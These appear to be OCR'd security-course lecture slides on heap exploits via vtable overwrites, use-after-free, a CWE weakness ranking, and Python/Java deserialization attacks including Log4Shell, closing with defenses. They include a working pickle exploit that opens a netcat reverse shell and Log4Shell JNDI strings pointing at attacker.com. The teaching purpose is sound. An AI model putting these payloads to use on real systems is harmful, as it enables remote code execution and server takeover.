
… then follow a pointer in the vtable to find the instructions of the method.

C++ vtables




Suppose one of the instance variables of **x** is a buffer we can overflow.

C++ vtables



The attacker controls everything above the instance variable of **x** on the heap, including the vtable pointer for **y**.

C++ vtables



The vtable for **y** is now a pointer to shellcode. If method **foo** for **y** is called, it will execute shellcode!

Heap Vulnerabilities

- Heap overflow
  - Objects are allocated in the heap (using **`malloc`** in C or **`new`** in C++)
  - A write to a buffer in the heap is not checked
  - The attacker overflows the buffer and overwrites the vtable pointer of the next object to point to a malicious vtable, with pointers to malicious code
  - The next object's function is called, accessing the vtable pointer
- Use-after-free
  - An object is deallocated too early (using **`free`** in C or **`delete`** in C++)
  - The attacker allocates memory, which returns the memory freed by the object
  - The attacker overwrites a vtable pointer under the attacker's control to point to a malicious vtable, with pointers to malicious code
  - The deallocated object's function is called, accessing the vtable pointer

Use-After-Free in the Wild

TECHNEWSWORLD

Link

IE's Role in the Google-China War

Richard Adhikari *January 15, 2010*

The vulnerability in IE is an invalid pointer reference, Microsoft said in security advisory 979352, which it issued on Thursday. Under certain conditions, the invalid pointer can be accessed after an object is deleted, the advisory states. In specially crafted attacks, like the ones launched against Google and its customers, IE can allow remote execution of code when the flaw is exploited.

Most Dangerous Software Weaknesses (2020)

Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Write	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17
[15]	CWE-434	Unrestricted Upload of File with Dangerous Type	7.38
[16]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.95
[17]	CWE-94	Improper Control of Generation of Code ('Code Injection')	6.53

Serialization

No textbook chapter (yet!)

Serialization in Java and Python

- Memory safety vulnerabilities are almost exclusively in C
  - More on memory-safe languages next time
- Java and Python have a related problem: serialization
  - Serialization is a huge land-mine that is easy to trigger

Log4Shell Vulnerability

LAWFARE

[Link](#)

What's the Deal with the Log4Shell Security Nightmare?

Nicholas Weaver *December 10, 2021*

We live in a strange world. What started out as a Minecraft prank, where a message in chat like `${jndi:ldap://attacker.com/pwnyourserver}` would take over either a Minecraft server or client, has now resulted in a 5-alarm security panic as administrators and developers all over the world desperately try to fix and patch systems before the cryptocurrency miners, ransomware attackers and nation-state adversaries rush to exploit thousands of software packages.

Using Serialization

- Motivation
  - You have some complex data structure (e.g. objects pointing to objects pointing to objects)
  - You want to save your program state
  - Or you want to transfer this state to another running copy of your program
- Option 1: Manually write and parse a custom file format
  - Problem: Ugh, now that is *ugly*!
  - Problem: Extra programming work
  - Problem: You may make errors in your parser
- Option 2: Use a serialization library
  - Automatically converts any object into a file (and back)
  - Example: **`serialize`** is a built-in Java function
  - Example: **`pickle`** is a built-in Python library

Serialization Vulnerabilities in `pickle` (Python)

- Serialization libraries can load and save arbitrary objects
  - Arbitrary objects might contain code that can be executed (e.g. functions)
- What if the attacker provides a malicious file to be deserialized?
  - The victim program loads a serialized file from the attacker
  - When deserializing the object, the code from the attacker executes!

A `pickle` (Python) exploit: Yes, it's that easy!



```
import pickle, base64, os

class RCE:
  def __reduce__(self):
    cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
           '/bin/sh -i 2>&1 | nc 127.0.0.1 1234 > /tmp/f')
    return os.system, (cmd,)

if __name__ == '__main__':
  # Saves the hostile object as a pickled string
  pickled = pickle.dumps(RCE())
  # encodes this for the particular target program which expects a
  # base64 encoded object.
  print(base64.urlsafe_b64encode(pickled))
```

Serialization Vulnerabilities in Java

- Exploiting serialization is a little harder in Java
  - The latest Java includes some protections
- Deserialized code is not allowed to call certain libraries
  - Example: Don't allow a deserialized object to invoke **`java.lang.Runtime`** and call **`exec`** (which can execute arbitrary programs)
  - Sometimes called a denylist or blacklist, as we'll see later
- Problem: Denylists are *brittle*
  - If you forget to include a dangerous library in your list, attackers can exploit it
- Attackers have automated tools to exploit this
  - Take a common runtime, find snippets of code (“gadgets”) that can be executed, and chain a series of snippets together to create a larger exploit
  - Example: “ysoserial”

Log4j

- Logging: Recording information
  - Being a good programmer, you want to record things that happen
- Log4j: A very common Java framework for logging information
- Even if your Java code doesn't use Log4j, you may be importing some third-party code that uses it
- Unfortunately, there was a bug added…



Log4j and JNDI (Java Naming & Directory Interface)

- JNDI (Java Naming & Directory Interface): A service to fetch data from outside places (e.g. the Internet)
- Log4j has a pretty powerful format string parser
- After the logged string is fully created, Log4j parses the format strings again
- Suppose Log4j saw the string `${jndi:ldap://attacker.com/pwnage}`
    - Log4j thinks: “This is a JNDI object I need to include’
    - Java thinks: “Okay, let’s get that object from attacker.com”
    - Java thinks: “Okay, let’s deserialize that Java object”
- **Takeaway**: Because a logged string included a reference that Java fetches from the network and deserializes, the attacker can use it to exploit programs!
    - Anyone want a Log4j exploiting QR code T-shirt?

Serialization: Detection and Defenses

- Look for **`serialize`** in Java and **`pickle`** in Python
- Can an attacker *ever* provide input to these functions?
  - Example: If the code runs on your server and you accept data from users, you should assume that the users might be malicious
- Refactor the code to use safe alternatives
  - JSON (Java Script Object Notation)
  - Protocol buffers

Summary: Memory Safety Vulnerabilities

- **Buffer overflows**: An attacker overwrites unintended parts of memory
  - **Stack smashing**: An attacker overwrites saved registers on the stack
  - **Memory-safe code**: Using safer function calls to avoid buffer overflows
- **Integer memory safety vulnerabilities**: An attacker exploits how integers are represented in C memory
- **Format string vulnerabilities**: An attacker exploits the arguments to printf
- **Heap vulnerabilities**: An attacker exploits the heap layout
- **Serialization vulnerabilities**: An attacker provides a malicious object to be deserialized